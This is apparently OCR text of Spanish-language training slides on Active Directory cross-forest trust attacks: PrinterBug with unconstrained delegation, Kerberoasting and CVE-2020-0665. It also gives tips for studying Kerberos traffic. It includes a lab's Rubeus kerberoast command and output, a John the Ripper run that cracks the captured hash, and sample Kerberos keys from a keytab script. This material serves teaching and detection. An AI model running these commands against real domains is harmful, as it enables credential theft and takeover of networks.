
Una posible forma de detectar estos ataques es analizando los grupos a los que pertenece el usuario que se autentica, debido a que por la ejecución Herramientas como Rubeus agregan estos grupos al PAC para tener dichos privilegios.

Cross Trust Attack – Unconstrained + PrinterBug

El “ataque de la impresora” nos permite realizar un forzado de autenticación siempre y cuando contemos con un usuario valido del dominio asociado.



Cross Trust Attack – Unconstrained + PrinterBug



Realizamos PrinterBug.

Credencial de otro dominio capturada.

Cross Trust Attack – KERBEROASTING


```
C:\Users\studentuser71>C:\AD\Tools\Rubeus.exe kerberoast /user:storagesvc /simple /domain:eu.local /outfile:C:\AD\Tools\euhashes.txt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.1


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User            : storagesvc
[*] Target Domain          : eu.local
[*] Searching path 'LDAP://EU-DC.eu.local/DC=eu,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=storagesvc)(!(UserAccount
Control:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] Hash written to C:\AD\Tools\euhashes.txt

[*] Roasted hashes written to : C:\AD\Tools\euhashes.txt
```

1

```
C:\Users\studentuser71>C:\AD\Tools\john-1.9.0-jumbo-1-win64\run\john.exe --wordlist=C:\AD\Tools\kerberoast\10k-worst-pass.txt C:\AD\Tools\euhashes.tx
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Qwerty@123       (?)
1g 0:00:00:00 DONE (2024-03-04 05:15) 90.90g/s 69818p/s 69818c/s 69818C/s password..9999
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


2

Cross Trust Attack – CVE-2020-0665




https://dirkjanm.io/active-directory-forest-trusts-part-two-trust-transitivity/

¿Como investigar más el protocolo?




- Montarse su propio laboratorio (automatizado o manual)
- Analizar los paquetes del protocolo a detalle en diferentes contextos. (descifrar paquetes)


¿Como investigar más el protocolo?



¿Como investigar más el protocolo?



¿Como investigar más el protocolo?




¿Como investigar más el protocolo?

```
104     # Add your own keys here!
105     # Keys are tuples in the form (keytype, 'hexencodedkey')
106     # Common keytypes for Windows:
107     # 23: RC4
108     # 18: AES-256
109     # 17: AES-128
110     # Wireshark takes any number of keys in the keytab, so feel free to add
111     # krbtgt keys, service keys, trust keys etc
112     keys = [
113 ~       (23, '5af8d07e2723166b84c61d96c1f8b725'),
114 ~       (18, 'd59f0741038898d2f3827ae52ccbb768089df57a1b0123810aff3ee017677cb0'),
115 ~       (17, '16098b8e06d752791ab10471fcdff0ed'),
116 ~       (18, '9735c5842159b1a18fefc400ebeca049675c7971a2d8e4ded71ef71362fb7d5d'),
117 ~       (23, '8ae416144ce0081b59a13e03c20f9055')
118     ]
```

https://github.com/dirkjanm/forest-trust-tools/blob/master/keytab.py

¿Como investigar más el protocolo?



¿Con que clave se descifro el ticket?

Información del PAC.

¿Como investigar más el protocolo?

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- https://www.trustedsec.com/blog/a-diamond-in-the-ruff

